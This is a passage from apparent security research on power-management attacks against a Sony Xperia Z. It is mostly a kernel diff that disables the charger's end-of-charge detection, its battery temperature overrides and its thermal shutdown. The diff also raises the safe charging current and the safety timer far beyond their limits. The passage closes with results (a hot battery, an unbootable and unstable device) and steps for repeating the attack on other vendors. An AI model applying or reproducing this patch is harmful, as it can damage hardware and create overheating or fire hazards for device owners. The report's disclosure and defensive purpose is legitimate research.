+       //              return CHG_FINISHED;
+       //      else
+       //              return CHG_IN_PROGRESS;
+       // }

        if (ichg_meas_ma * -1 > iterm_programmed)
                return CHG_IN_PROGRESS;

-       return CHG_FINISHED;
+       return CHG_IN_PROGRESS;
 }

 #define COMP_OVERRIDE_HOT_BANK 6
@@ -4265,47 +4229,47 @@ static int pm_chg_override_hot(struct pm8921_chg_chip *chip,
int flag)
 static void __devinit pm8921_chg_btc_override_init(struct pm8921_chg_chip *chip)
 {
        int rc = 0;
-       u8 reg;
-       u8 val;
-
-       val = COMP_OVERRIDE_HOT_BANK << 2;
-       rc = pm_chg_write(chip, COMPARATOR_OVERRIDE, val);
-       if (rc < 0) {
-               pr_err("Could not write 0x%x to override rc = %d\n", val, rc);
-               goto cold_init;
-       }
```

```
-       rc = pm8xxx_readb(chip->dev->parent, COMPARATOR_OVERRIDE, &reg);
-       if (rc < 0) {
-               pr_err("Could not read bank %d of override rc = %d\n",
-                               COMP_OVERRIDE_HOT_BANK, rc);
-               goto cold_init;
-       }
-       if ((reg & COMP_OVERRIDE_BIT) != COMP_OVERRIDE_BIT) {
-               /* for now override it as not hot */
+//     u8 reg;
+//     u8 val;
+
+       // val = COMP_OVERRIDE_HOT_BANK << 2;
+       // rc = pm_chg_write(chip, COMPARATOR_OVERRIDE, val);
+       // if (rc < 0) {
+       //      pr_err("Could not write 0x%x to override rc = %d\n", val, rc);
+       //      goto cold_init;
+       // }
+       // rc = pm8xxx_readb(chip->dev->parent, COMPARATOR_OVERRIDE, &reg);
+       // if (rc < 0) {
+       //      pr_err("Could not read bank %d of override rc = %d\n",
+       //                      COMP_OVERRIDE_HOT_BANK, rc);
+       //      goto cold_init;
+       // }
+       // if ((reg & COMP_OVERRIDE_BIT) != COMP_OVERRIDE_BIT) {
+       //      /* for now override it as not hot */
                rc = pm_chg_override_hot(chip, 0);
-               if (rc < 0)
-                       pr_err("Could not override hot rc = %d\n", rc);
-       }
-
-cold_init:
-       val = COMP_OVERRIDE_COLD_BANK << 2;
-       rc = pm_chg_write(chip, COMPARATOR_OVERRIDE, val);
-       if (rc < 0) {
-               pr_err("Could not write 0x%x to override rc = %d\n", val, rc);
-               return;
-       }
-       rc = pm8xxx_readb(chip->dev->parent, COMPARATOR_OVERRIDE, &reg);
-       if (rc < 0) {
-               pr_err("Could not read bank %d of override rc = %d\n",
-                               COMP_OVERRIDE_COLD_BANK, rc);
-               return;
-       }
-       if ((reg & COMP_OVERRIDE_BIT) != COMP_OVERRIDE_BIT) {
+       //      if (rc < 0)
+       //              pr_err("Could not override hot rc = %d\n", rc);
+       // }
+
+// cold_init:
+//     val = COMP_OVERRIDE_COLD_BANK << 2;
+//     rc = pm_chg_write(chip, COMPARATOR_OVERRIDE, val);
+//     if (rc < 0) {
+//             pr_err("Could not write 0x%x to override rc = %d\n", val, rc);
+//             return;
+//     }
+//     rc = pm8xxx_readb(chip->dev->parent, COMPARATOR_OVERRIDE, &reg);
+//     if (rc < 0) {
+//             pr_err("Could not read bank %d of override rc = %d\n",
+//                             COMP_OVERRIDE_COLD_BANK, rc);
+//             return;
+//     }
+//     if ((reg & COMP_OVERRIDE_BIT) != COMP_OVERRIDE_BIT) {
                /* for now override it as not cold */
```

```
                rc = pm_chg_override_cold(chip, 0);
-               if (rc < 0)
-                       pr_err("Could not override cold rc = %d\n", rc);
-       }
+       //      if (rc < 0)
+       //              pr_err("Could not override cold rc = %d\n", rc);
+       // }
 }

 static int get_batttemp_irq(struct pm8921_chg_chip *chip,
@@ -4343,62 +4307,62 @@ static int get_batttemp_irq(struct pm8921_chg_chip *chip,
 static int btc_override_worker_helper(struct pm8921_chg_chip *chip)
 {
        int decidegc;
-       int temp;
+//     int temp;
        int rc = 0;
        int rc_fail = 0;

        rc = get_prop_batt_temp(chip, &decidegc);
-       if (rc) {
-               pr_info("Failed to read temperature\n");
-               rc_fail = rc;
-               goto fail_btc_temp;
-       }
+       // if (rc) {
+       //      pr_info("Failed to read temperature\n");
+       //      rc_fail = rc;
+       //      goto fail_btc_temp;
+       // }

        pr_debug("temp=%d\n", decidegc);

-       temp = get_batttemp_irq(chip, BATTTEMP_HOT_IRQ);
-       if (temp) {
-               if (decidegc < chip->btc_override_hot_decidegc -
-                               chip->hysteresis_temp_dc)
+       // temp = get_batttemp_irq(chip, BATTTEMP_HOT_IRQ);
+       // if (temp) {
+       //      if (decidegc < chip->btc_override_hot_decidegc -
+       //                      chip->hysteresis_temp_dc)
                        /* stop forcing batt hot */
-                       rc = pm_chg_override_hot(chip, 0);
-                       if (rc)
-                               pr_err("Couldnt write 0 to hot comp\n");
-       } else {
-               if (decidegc >= chip->btc_override_hot_decidegc)
+                       rc = pm_chg_override_hot(chip, 0);
+       //              if (rc)
+       //                      pr_err("Couldnt write 0 to hot comp\n");
+       // } else {
+       //      if (decidegc >= chip->btc_override_hot_decidegc)
                        /* start forcing batt hot */
-                       rc = pm_chg_override_hot(chip, 1);
-                       if (rc && chip->btc_panic_if_cant_stop_chg)
-                               panic("Couldnt override comps to stop chg\n");
-       }
-
-       temp = get_batttemp_irq(chip, BATTTEMP_COLD_IRQ);
-       if (temp) {
-               if (decidegc > chip->btc_override_cold_decidegc +
-                               chip->hysteresis_temp_dc)
+       //              rc = pm_chg_override_hot(chip, 1);
```

```
+       // //           if (rc && chip->btc_panic_if_cant_stop_chg)
+       //                   panic("Couldnt override comps to stop chg\n");
+       // }
+
+       // temp = get_batttemp_irq(chip, BATTTEMP_COLD_IRQ);
+       // if (temp) {
+       //      if (decidegc > chip->btc_override_cold_decidegc +
+                           // chip->hysteresis_temp_dc)
                        /* stop forcing batt cold */
                        rc = pm_chg_override_cold(chip, 0);
-                       if (rc)
-                               pr_err("Couldnt write 0 to cold comp\n");
-       } else {
-               if (decidegc <= chip->btc_override_cold_decidegc)
-                       /* start forcing batt cold */
-                       rc = pm_chg_override_cold(chip, 1);
-                       if (rc && chip->btc_panic_if_cant_stop_chg)
-                               panic("Couldnt override comps to stop chg\n");
-       }
+       //              if (rc)
+       //                      pr_err("Couldnt write 0 to cold comp\n");
+       // } else {
+       //      if (decidegc <= chip->btc_override_cold_decidegc)
+       //               start forcing batt cold
+       //              rc = pm_chg_override_cold(chip, 1);
+       //              if (rc && chip->btc_panic_if_cant_stop_chg)
+       //                      panic("Couldnt override comps to stop chg\n");
+       // }

        return 0;

-fail_btc_temp:
-       rc = pm_chg_override_hot(chip, 0);
-       if (rc)
-               pr_err("Couldnt write 0 to hot comp\n");
-       rc = pm_chg_override_cold(chip, 0);
-       if (rc)
-               pr_err("Couldnt write 0 to cold comp\n");
+// fail_btc_temp:
+//     rc = pm_chg_override_hot(chip, 0);
+//     if (rc)
+//             pr_err("Couldnt write 0 to hot comp\n");
+//     rc = pm_chg_override_cold(chip, 0);
+//     if (rc)
+//             pr_err("Couldnt write 0 to cold comp\n");

-       return rc_fail;
+//     return rc_fail;
 }

 static void btc_override_worker(struct work_struct *work)
@@ -4438,70 +4402,70 @@ static void btc_override_worker(struct work_struct *work)
 #define CONSECUTIVE_COUNT      3
 static void eoc_worker(struct work_struct *work)
 {
-       struct delayed_work *dwork = to_delayed_work(work);
-       struct pm8921_chg_chip *chip = container_of(dwork,
-                               struct pm8921_chg_chip, eoc_work);
-       static int count;
-       int end;
-       int vbat_meas_uv, vbat_meas_mv;
-       int ichg_meas_ua, ichg_meas_ma;
-       int vbat_batt_terminal_uv;
```

```
-
-       pm8921_bms_get_simultaneous_battery_voltage_and_current(
-                                       &ichg_meas_ua,  &vbat_meas_uv);
-       vbat_meas_mv = vbat_meas_uv / 1000;
-       /* rconn_mohm is in milliOhms */
-       ichg_meas_ma = ichg_meas_ua / 1000;
-       vbat_batt_terminal_uv = vbat_meas_uv
-                                       + ichg_meas_ma
-                                       * the_chip->rconn_mohm;
-
-       end = is_charging_finished(chip, vbat_batt_terminal_uv, ichg_meas_ma);
-
-       if (end == CHG_NOT_IN_PROGRESS && (!chip->btc_override ||
-               !(chip->usb_present || chip->dc_present))) {
-               count = 0;
-               goto eoc_worker_stop;
-       }
-
-       if (end == CHG_FINISHED) {
-               count++;
-       } else {
-               count = 0;
-       }
-
-       if (count == CONSECUTIVE_COUNT) {
-               count = 0;
-               pr_info("End of Charging\n");
-
-               update_disable_charge_state(chip, BIT(DIS_BIT_EOC),
-                                           DIS_BIT_EOC_MASK);
-
-               if (is_ext_charging(chip))
-                       chip->ext_charge_done = true;
-
-               if (on_cool_not_charge_full(chip) ||
-                       on_warm_not_charge_full(chip))
-                       chip->bms_notify.is_battery_full = 0;
-               else
-                       chip->bms_notify.is_battery_full = 1;
-               /* declare end of charging by invoking chgdone interrupt */
-               chgdone_irq_handler(chip->pmic_chg_irq[CHGDONE_IRQ], chip);
-       } else {
-               check_temp_thresholds(chip);
-               if (end != CHG_NOT_IN_PROGRESS)
-                       adjust_vdd_max_for_fastchg(chip, vbat_batt_terminal_uv);
-               pr_debug("EOC count = %d\n", count);
-               schedule_delayed_work(&chip->eoc_work,
-                             round_jiffies_relative(msecs_to_jiffies
-                                                    (EOC_CHECK_PERIOD_MS)));
-               return;
-       }
-
-eoc_worker_stop:
-       /* set the vbatdet back, in case it was changed to trigger charging */
-       set_appropriate_vbatdet(chip);
-       wake_unlock(&chip->eoc_wake_lock);
+//     struct delayed_work *dwork = to_delayed_work(work);
+//     struct pm8921_chg_chip *chip = container_of(dwork,
+//                                 struct pm8921_chg_chip, eoc_work);
+//     static int count;
+//     int end;
+//     int vbat_meas_uv, vbat_meas_mv;
+//     int ichg_meas_ua, ichg_meas_ma;
```

```
+//     int vbat_batt_terminal_uv;
+
+//     pm8921_bms_get_simultaneous_battery_voltage_and_current(
+//                                     &ichg_meas_ua,  &vbat_meas_uv);
+//     vbat_meas_mv = vbat_meas_uv / 1000;
+//     /* rconn_mohm is in milliOhms */
+//     ichg_meas_ma = ichg_meas_ua / 1000;
+//     vbat_batt_terminal_uv = vbat_meas_uv
+//                                     + ichg_meas_ma
+//                                     * the_chip->rconn_mohm;
+
+//     end = is_charging_finished(chip, vbat_batt_terminal_uv, ichg_meas_ma);
+
+//     if (end == CHG_NOT_IN_PROGRESS && (!chip->btc_override ||
+//             !(chip->usb_present || chip->dc_present))) {
+//             count = 0;
+//             goto eoc_worker_stop;
+//     }
+
+//     if (end == CHG_FINISHED) {
+//             count++;
+//     } else {
+//             count = 0;
+//     }
+
+//     if (count == CONSECUTIVE_COUNT) {
+//             count = 0;
+//             pr_info("End of Charging\n");
+
+//             update_disable_charge_state(chip, BIT(DIS_BIT_EOC),
+//                                         DIS_BIT_EOC_MASK);
+
+//             if (is_ext_charging(chip))
+//                     chip->ext_charge_done = true;
+
+//             if (on_cool_not_charge_full(chip) ||
+//                     on_warm_not_charge_full(chip))
+//                     chip->bms_notify.is_battery_full = 0;
+//             else
+//                     chip->bms_notify.is_battery_full = 1;
+//             /* declare end of charging by invoking chgdone interrupt */
+//             chgdone_irq_handler(chip->pmic_chg_irq[CHGDONE_IRQ], chip);
+//     } else {
+//             check_temp_thresholds(chip);
+//             if (end != CHG_NOT_IN_PROGRESS)
+//                     adjust_vdd_max_for_fastchg(chip, vbat_batt_terminal_uv);
+//             pr_debug("EOC count = %d\n", count);
+//             schedule_delayed_work(&chip->eoc_work,
+//                           round_jiffies_relative(msecs_to_jiffies
+//                                                  (EOC_CHECK_PERIOD_MS)));
+//             return;
+//     }
+
+// eoc_worker_stop:
+//     /* set the vbatdet back, in case it was changed to trigger charging */
+//     set_appropriate_vbatdet(chip);
+//     wake_unlock(&chip->eoc_wake_lock);
 }

 /**
@@ -4513,25 +4477,25 @@ eoc_worker_stop:
  */
 static int set_disable_status_param(const char *val, struct kernel_param *kp)
```

```
 {
-       int ret;
-       struct pm8921_chg_chip *chip = the_chip;
-
-       ret = param_set_int(val, kp);
-       if (ret) {
-               pr_err("error setting value %d\n", ret);
-               return ret;
-       }
-       pr_info("factory set disable param to %d\n", charging_disabled_therm);
-       if (charging_disabled_therm < DISABLED_OFF
-               || charging_disabled_therm >= DISABLED_MAX_NUM) {
-               pr_err("invalid value is set [%d]\n", charging_disabled_therm);
-               return -EINVAL;
-       }
-
-       if (chip)
-               update_disable_charge_state(chip,
-                       disabled_bit_val[charging_disabled_therm],
-                       DIS_BIT_THERM_MASK);
+       // int ret;
+       // struct pm8921_chg_chip *chip = the_chip;
+
+       // ret = param_set_int(val, kp);
+       // if (ret) {
+       //      pr_err("error setting value %d\n", ret);
+       //      return ret;
+       // }
+       // pr_info("factory set disable param to %d\n", charging_disabled_therm);
+       // if (charging_disabled_therm < DISABLED_OFF
+       //      || charging_disabled_therm >= DISABLED_MAX_NUM) {
+       //      pr_err("invalid value is set [%d]\n", charging_disabled_therm);
+       //      return -EINVAL;
+       // }
+
+       // if (chip)
+       //      update_disable_charge_state(chip,
+       //              disabled_bit_val[charging_disabled_therm],
+       //              DIS_BIT_THERM_MASK);
        return 0;
 }
 module_param_call(disabled, set_disable_status_param, param_get_uint,
@@ -4566,26 +4530,26 @@ static int set_therm_mitigation_level(const char *val, struct
kernel_param *kp)
        struct pm8921_chg_chip *chip = the_chip;

        ret = param_set_int(val, kp);
-       if (ret) {
-               pr_err("error setting value %d\n", ret);
-               return ret;
-       }
-
-       if (!chip) {
-               pr_err("called before init\n");
-               return -EINVAL;
-       }
-
-       if (!chip->thermal_mitigation) {
-               pr_err("no thermal mitigation\n");
-               return -EINVAL;
-       }
-
-       if (thermal_mitigation < 0
```

```
-               || thermal_mitigation >= chip->thermal_levels) {
-               pr_err("out of bound level selected\n");
-               return -EINVAL;
-       }
+       // if (ret) {
+       //      pr_err("error setting value %d\n", ret);
+       //      return ret;
+       // }
+
+       // if (!chip) {
+       //      pr_err("called before init\n");
+       //      return -EINVAL;
+       // }
+
+       // if (!chip->thermal_mitigation) {
+       //      pr_err("no thermal mitigation\n");
+       //      return -EINVAL;
+       // }
+
+       // if (thermal_mitigation < 0
+       //      || thermal_mitigation >= chip->thermal_levels) {
+       //      pr_err("out of bound level selected\n");
+       //      return -EINVAL;
+       // }

        set_appropriate_battery_current(chip);
        return ret;
@@ -4596,20 +4560,20 @@ module_param_call(thermal_mitigation,
set_therm_mitigation_level,

 static int set_usb_max_current(const char *val, struct kernel_param *kp)
 {
-       int ret;
-       struct pm8921_chg_chip *chip = the_chip;
+//     int ret;
+//     struct pm8921_chg_chip *chip = the_chip;

-       ret = param_set_int(val, kp);
-       if (ret) {
-               pr_err("error setting value %d\n", ret);
-               return ret;
-       }
-       if (chip) {
+       // ret = param_set_int(val, kp);
+       // if (ret) {
+       //      pr_err("error setting value %d\n", ret);
+       //      return ret;
+       // }
+       // if (chip) {
                pr_warn("setting current max to %d\n", usb_max_current);
                pm8921_charger_vbus_draw_local(SRC_ID_THERMAL, usb_max_current);
                return 0;
-       }
-       return -EINVAL;
+       // }
+       // return -EINVAL;
 }
 module_param_call(usb_max_current, set_usb_max_current,
        param_get_uint, &usb_max_current, 0644);
@@ -4878,13 +4842,13 @@ static void detect_battery_removal(struct pm8921_chg_chip
*chip)
        pm8xxx_readb(chip->dev->parent, CHG_CNTRL, &temp);
        pr_debug("upon restart CHG_CNTRL = 0x%x\n",  temp);
```

```
-       if (!(temp & VREF_BATT_THERM_FORCE_ON))
+       //if (!(temp & VREF_BATT_THERM_FORCE_ON))
                /*
                 * batt therm force on bit is battery backed and is default 0
                 * The charger sets this bit at init time. If this bit is found
                 * 0 that means the battery was removed. Tell the bms about it
                 */
-               pm8921_bms_invalidate_shutdown_soc();
+               //pm8921_bms_invalidate_shutdown_soc();
 }

 #define VBATDET_LOW_IN_BLOCK 0x01
@@ -4914,10 +4878,10 @@ static int pm_chg_set_irq_perm_user(struct pm8921_chg_chip
*chip,
 #define CHG_BATFET_ON_BIT      BIT(3)
 #define CHG_VCP_EN             BIT(0)
 #define CHG_BAT_TEMP_DIS_BIT   BIT(2)
-#define SAFE_CURRENT_MA                1500
+#define SAFE_CURRENT_MA                6666
 #define PM_SUB_REV             0x001
 #define MIN_CHARGE_CURRENT_MA  350
-#define DEFAULT_SAFETY_MINUTES 500
+#define DEFAULT_SAFETY_MINUTES 99999
 static int __devinit pm8921_chg_hw_init(struct pm8921_chg_chip *chip)
 {
        u8 subrev;
@@ -5007,14 +4971,14 @@ static int __devinit pm8921_chg_hw_init(struct
pm8921_chg_chip *chip)
                safety_time += 20;

                /* make sure we do not exceed the maximum programmable time */
-               if (safety_time > PM8921_CHG_TCHG_MAX)
-                       safety_time = PM8921_CHG_TCHG_MAX;
+               //if (safety_time > PM8921_CHG_TCHG_MAX)
+               //      safety_time = PM8921_CHG_TCHG_MAX;
        }

        repeat_count = chip->repeat_safety_time;

-       if (chip->safety_time)
-               safety_time = chip->safety_time;
+       //if (chip->safety_time)
+       //      safety_time = chip->safety_time;

        rc = pm_chg_tchg_max_set(chip, safety_time);
        if (rc) {
@@ -5773,7 +5737,7 @@ static int __devinit pm8921_charger_probe(struct
platform_device *pdev)
                chip->btc_override_hot_decidegc
                        = pdata->btc_override_hot_degc * 10;
                chip->btc_panic_if_cant_stop_chg
-                       = pdata->btc_panic_if_cant_stop_chg;
+                       = false;
        }

        if (chip->battery_less_hardware)
diff --git a/drivers/thermal/msm_thermal.c b/drivers/thermal/msm_thermal.c
index 177ebff..71da866 100644
--- a/drivers/thermal/msm_thermal.c
+++ b/drivers/thermal/msm_thermal.c
@@ -11,6 +11,9 @@
  *
```

```
  */

+//m0nk: This file needs touching
+
+
 #include <linux/kernel.h>
 #include <linux/init.h>
 #include <linux/module.h>
@@ -437,6 +440,10 @@ int __devinit msm_thermal_init(struct msm_thermal_data *pdata)

        register_cpu_notifier(&msm_thermal_cpu_notifier);

+       //m0nk: Happy birthday qualcomm
+       disable_msm_thermal();
+
+
        return ret;
 }

diff --git a/drivers/thermal/pm8xxx-tm.c b/drivers/thermal/pm8xxx-tm.c
index 99a9454..75efd76 100644
--- a/drivers/thermal/pm8xxx-tm.c
+++ b/drivers/thermal/pm8xxx-tm.c
@@ -143,7 +143,8 @@ pm8xxx_tm_shutdown_override(struct pm8xxx_tm_chip *chip,
                return rc;

        reg &= ~(TEMP_ALARM_CTRL_OVRD_MASK | TEMP_ALARM_CTRL_STATUS_MASK);
-       if (mode == SOFTWARE_OVERRIDE_ENABLED)
+       //if (mode == SOFTWARE_OVERRIDE_ENABLED)
+       //m0nk: for software ovverride of shutdown?
                reg |= (TEMP_ALARM_CTRL_OVRD_ST3 | TEMP_ALARM_CTRL_OVRD_ST2) &
                        TEMP_ALARM_CTRL_OVRD_MASK;

@@ -320,17 +321,18 @@ static int pm8xxx_tz_set_mode(struct thermal_zone_device
*thermal,
                return -EINVAL;

        /* Mask software override requests if they are not allowed. */
-       if (!chip->cdata.allow_software_override)
-               mode = THERMAL_DEVICE_DISABLED;
+       //if (!chip->cdata.allow_software_override)
+       //      mode = THERMAL_DEVICE_DISABLED;

-       if (mode != chip->mode) {
-               if (mode == THERMAL_DEVICE_ENABLED)
+       //if (mode != chip->mode) {
+               //if (mode == THERMAL_DEVICE_ENABLED)
                        pm8xxx_tm_shutdown_override(chip,
                                                    SOFTWARE_OVERRIDE_ENABLED);
-               else
-                       pm8xxx_tm_shutdown_override(chip,
-                                                   SOFTWARE_OVERRIDE_DISABLED);
-       }
+               //else
+               //      pm8xxx_tm_shutdown_override(chip,
+               //                                  SOFTWARE_OVERRIDE_DISABLED);
+       //}
+       mode == THERMAL_DEVICE_ENABLED;
        chip->mode = mode;

        return 0;
@@ -527,7 +529,7 @@ static int pm8xxx_tm_init_reg(struct pm8xxx_tm_chip *chip)
         * die temperature can be measured by the PMIC ADC without reconfiguring
```

```
          * the temperature alarm module first.
          */
-       rc = pm8xxx_tm_write_pwm(chip, TEMP_ALARM_PWM_EN_ALWAYS);
+       rc = pm8xxx_tm_write_pwm(chip, TEMP_ALARM_PWM_EN_NEVER);

        return rc;
 }
@@ -558,100 +560,102 @@ static int __devinit pm8xxx_tm_probe(struct platform_device
*pdev)
        struct resource *res;
        int rc = 0;

-       if (!cdata) {
-               pr_err("missing core data\n");
-               return -EINVAL;
-       }
-
-       chip = kzalloc(sizeof(struct pm8xxx_tm_chip), GFP_KERNEL);
-       if (chip == NULL) {
-               pr_err("kzalloc() failed.\n");
-               return -ENOMEM;
-       }
-
-       chip->dev = &pdev->dev;
-       memcpy(&(chip->cdata), cdata, sizeof(struct pm8xxx_tm_core_data));
-
-       res = platform_get_resource_byname(pdev, IORESOURCE_IRQ,
-               chip->cdata.irq_name_temp_stat);
-       if (res) {
-               chip->tempstat_irq = res->start;
-       } else {
-               pr_err("temp stat IRQ not specified\n");
-               goto err_free_chip;
-       }
-
-       res = platform_get_resource_byname(pdev, IORESOURCE_IRQ,
-               chip->cdata.irq_name_over_temp);
-       if (res) {
-               chip->overtemp_irq = res->start;
-       } else {
-               pr_err("over temp IRQ not specified\n");
-               goto err_free_chip;
-       }
-
-       rc = pm8xxx_init_adc(chip, true);
-       if (rc < 0) {
-               pr_err("Unable to initialize adc\n");
-               goto err_free_chip;
-       }
-
-       /* Select proper thermal zone ops functions based on ADC type. */
-       if (chip->cdata.adc_type == PM8XXX_TM_ADC_PM8XXX_ADC)
-               tz_ops = &pm8xxx_thermal_zone_ops_pm8xxx_adc;
-       else if (chip->cdata.adc_type == PM8XXX_TM_ADC_PM8058_ADC)
-               tz_ops = &pm8xxx_thermal_zone_ops_pm8058_adc;
-       else
-               tz_ops = &pm8xxx_thermal_zone_ops_no_adc;
-
-       chip->tz_dev = thermal_zone_device_register(chip->cdata.tm_name,
-                       TRIP_NUM, chip, tz_ops, 0, 0, 0, 0);
-
-       if (chip->tz_dev == NULL) {
-               pr_err("thermal_zone_device_register() failed.\n");
```

```
-               rc = -ENODEV;
-               goto err_fail_adc;
-       }
-
-       rc = pm8xxx_tm_init_reg(chip);
-       if (rc < 0)
-               goto err_free_tz;
-       rc = pm8xxx_tm_shutdown_override(chip, SOFTWARE_OVERRIDE_DISABLED);
-       if (rc < 0)
-               goto err_free_tz;
-
-       if (chip->cdata.adc_type == PM8XXX_TM_ADC_NONE) {
-               rc = pm8xxx_tm_init_temp_no_adc(chip);
-               if (rc < 0)
-                       goto err_free_tz;
-       }
-
-       /* Start in HW control; switch to SW control when user changes mode. */
-       chip->mode = THERMAL_DEVICE_DISABLED;
-       thermal_zone_device_update(chip->tz_dev);
-
-       INIT_DELAYED_WORK(&chip->irq_work, pm8xxx_tm_work);
-
-       rc = request_irq(chip->tempstat_irq, pm8xxx_tm_isr, IRQF_TRIGGER_RISING,
-               chip->cdata.irq_name_temp_stat, chip);
-       if (rc < 0) {
-               pr_err("request_irq(%d) failed: %d\n", chip->tempstat_irq, rc);
-               goto err_cancel_work;
-       }
-
-       rc = request_irq(chip->overtemp_irq, pm8xxx_tm_isr, IRQF_TRIGGER_RISING,
-               chip->cdata.irq_name_over_temp, chip);
-       if (rc < 0) {
-               pr_err("request_irq(%d) failed: %d\n", chip->overtemp_irq, rc);
-               goto err_free_irq_tempstat;
-       }
-
-       platform_set_drvdata(pdev, chip);
+       // if (!cdata) {
+       //      pr_err("missing core data\n");
+       //      return -EINVAL;
+       // }
+
+       // chip = kzalloc(sizeof(struct pm8xxx_tm_chip), GFP_KERNEL);
+       // if (chip == NULL) {
+       //      pr_err("kzalloc() failed.\n");
+       //      return -ENOMEM;
+       // }
+
+       // chip->dev = &pdev->dev;
+       // memcpy(&(chip->cdata), cdata, sizeof(struct pm8xxx_tm_core_data));
+
+       // res = platform_get_resource_byname(pdev, IORESOURCE_IRQ,
+       //      chip->cdata.irq_name_temp_stat);
+       // if (res) {
+       //      chip->tempstat_irq = res->start;
+       // } else {
+       //      pr_err("temp stat IRQ not specified\n");
+       //      goto err_free_chip;
+       // }
+
+       // res = platform_get_resource_byname(pdev, IORESOURCE_IRQ,
+       //      chip->cdata.irq_name_over_temp);
```

```
+       // if (res) {
+       //      chip->overtemp_irq = res->start;
+       // } else {
+       //      pr_err("over temp IRQ not specified\n");
+       //      goto err_free_chip;
+       // }
+
+       // rc = pm8xxx_init_adc(chip, true);
+       // if (rc < 0) {
+       //      pr_err("Unable to initialize adc\n");
+       //      goto err_free_chip;
+       // }
+
+       // /* Select proper thermal zone ops functions based on ADC type. */
+       // if (chip->cdata.adc_type == PM8XXX_TM_ADC_PM8XXX_ADC)
+       //      tz_ops = &pm8xxx_thermal_zone_ops_pm8xxx_adc;
+       // else if (chip->cdata.adc_type == PM8XXX_TM_ADC_PM8058_ADC)
+       //      tz_ops = &pm8xxx_thermal_zone_ops_pm8058_adc;
+       // else
+       //      tz_ops = &pm8xxx_thermal_zone_ops_no_adc;
+
+       // chip->tz_dev = thermal_zone_device_register(chip->cdata.tm_name,
+       //              TRIP_NUM, chip, tz_ops, 0, 0, 0, 0);
+
+       // if (chip->tz_dev == NULL) {
+       //      pr_err("thermal_zone_device_register() failed.\n");
+       //      rc = -ENODEV;
+       //      goto err_fail_adc;
+       // }
+
+       // rc = pm8xxx_tm_init_reg(chip);
+       // if (rc < 0)
+       //      goto err_free_tz;
+       // //rc = pm8xxx_tm_shutdown_override(chip, SOFTWARE_OVERRIDE_DISABLED);
+       // if (rc < 0)
+       //      goto err_free_tz;
+
+       // if (chip->cdata.adc_type == PM8XXX_TM_ADC_NONE) {
+       //      rc = pm8xxx_tm_init_temp_no_adc(chip);
+       //      if (rc < 0)
+       //              goto err_free_tz;
+       // }
+
+       // /* Start in HW control; switch to SW control when user changes mode. */
+       // chip->mode = THERMAL_DEVICE_DISABLED;
+       // thermal_zone_device_update(chip->tz_dev);
+
+       // INIT_DELAYED_WORK(&chip->irq_work, pm8xxx_tm_work);
+
+       // rc = request_irq(chip->tempstat_irq, pm8xxx_tm_isr, IRQF_TRIGGER_RISING,
+       //      chip->cdata.irq_name_temp_stat, chip);
+       // if (rc < 0) {
+       //      pr_err("request_irq(%d) failed: %d\n", chip->tempstat_irq, rc);
+       //      goto err_cancel_work;
+       // }
+
+       // rc = request_irq(chip->overtemp_irq, pm8xxx_tm_isr, IRQF_TRIGGER_RISING,
+       //      chip->cdata.irq_name_over_temp, chip);
+       // if (rc < 0) {
+       //      pr_err("request_irq(%d) failed: %d\n", chip->overtemp_irq, rc);
+       //      goto err_free_irq_tempstat;
+       // }
+
```

```
+       // platform_set_drvdata(pdev, chip);

        pr_info("OK\n");

        return 0;

+
+/*
 err_free_irq_tempstat:
        free_irq(chip->tempstat_irq, chip);
 err_cancel_work:
@@ -663,6 +667,7 @@ err_fail_adc:
 err_free_chip:
        kfree(chip);
        return rc;
+*/
 }

 static int __devexit pm8xxx_tm_remove(struct platform_device *pdev)
@@ -674,7 +679,7 @@ static int __devexit pm8xxx_tm_remove(struct platform_device
*pdev)
                cancel_delayed_work_sync(&chip->irq_work);
                free_irq(chip->overtemp_irq, chip);
                free_irq(chip->tempstat_irq, chip);
-               pm8xxx_tm_shutdown_override(chip, SOFTWARE_OVERRIDE_DISABLED);
+               pm8xxx_tm_shutdown_override(chip, SOFTWARE_OVERRIDE_ENABLED);
                pm8xxx_init_adc(chip, false);
                thermal_zone_device_unregister(chip->tz_dev);
                kfree(chip);
@@ -696,7 +701,7 @@ static int pm8xxx_tm_suspend(struct device *dev)
        struct pm8xxx_tm_chip *chip = platform_get_drvdata(pdev);

        /* Clear override bits in suspend to allow hardware control */
-       pm8xxx_tm_shutdown_override(chip, SOFTWARE_OVERRIDE_DISABLED);
+       pm8xxx_tm_shutdown_override(chip, SOFTWARE_OVERRIDE_ENABLED);

        return 0;
 }
(END)
```

Final Outcome of Battery and Charging Systems Attacks

- The modifications allow the battery to be noticeably warm to the touch
- The modifications forced the device into a highly unstable state that was unable to fully boot.
- Once the device was recovered into a clean, stock kernel it continued to crash and behave in unexpected ways.
- The device was technically recoverable, it remained unreliable.
- Simple modifications to this approach could easily render the target device un-bootable and broken by simply forcing the battery to never allow a charge. The standard mitigation routines do not protect against low voltages and low temperatures to the same extent as the converse.

Conclusions and Path Forward

Overall Conclusions

While this research project specifically targeted the Sony Xperia Z platform, other platforms and vendors were also explored during the process. When analyzing the regulator design and construction across vendors it quickly became clear that all vendors explored based the PCB and regulator design off the Qualcomm provided reference platform design. Small differences in voltages and components were noted between devices, but the overall regulator framework had roughly an 80% commonality between the vendors. This means that any and all functionality and capabilities discovered during this research have immediate and far reaching implications, well beyond the scope of the Sony Xperia line itself.

Overall, the PCB design does a fairly reliable job of protecting the internal components from mis-configuration and dangerous voltages. It is not, however, foolproof in its protective measures.

Path to Framework

While one of the initial goals of this project was to build an automated tool that helped analysis of target Android devices, it has become obvious that such a tool is not directly possible or feasible. The type of trial and error analysis involved in this research has shown that such a tool would be at best highly limited in capability (and thus simply generate a false sense of security). In reality, such a tool would simply by illogical to build, and harder to test.

In leu of such an automated tool this document itself is designed to fully explain, in a slow moving tutorial like manner, exactly how a human behind a keyboard could and should replicate this research on other platforms or targets of choice.

The overall steps to achieve and replicate this research at a high level follow:

- Select a target device and obtain all of the kernel source for it.
- Beginning with the defconfig file for the target kernel build, trace and understand every code based implication surrounding the power regulation framework (*grep -ri <kernel-base-directory*) is a very helpful tool
- Document and explicitly catalogue all regulator based voltage interactions and settings.
- Explore the differences between regulator settings and hardware driver expectations of the system.
- Prepare yourself for an innumerable amount of AOSP / Kernel compilations and tests.

Path to Offensive POC

This research has documented a large, but far from exhaustive, number of potential power manipulation attack vectors on the Sony Xperia Z smartphone. Each of these tools currently requires a custom Android kernel, but that is far from a necessity. Any executable code with root level privileges could recreate any or all of the documented attacks with the same level of success.

Path to Defensive POC & Tool

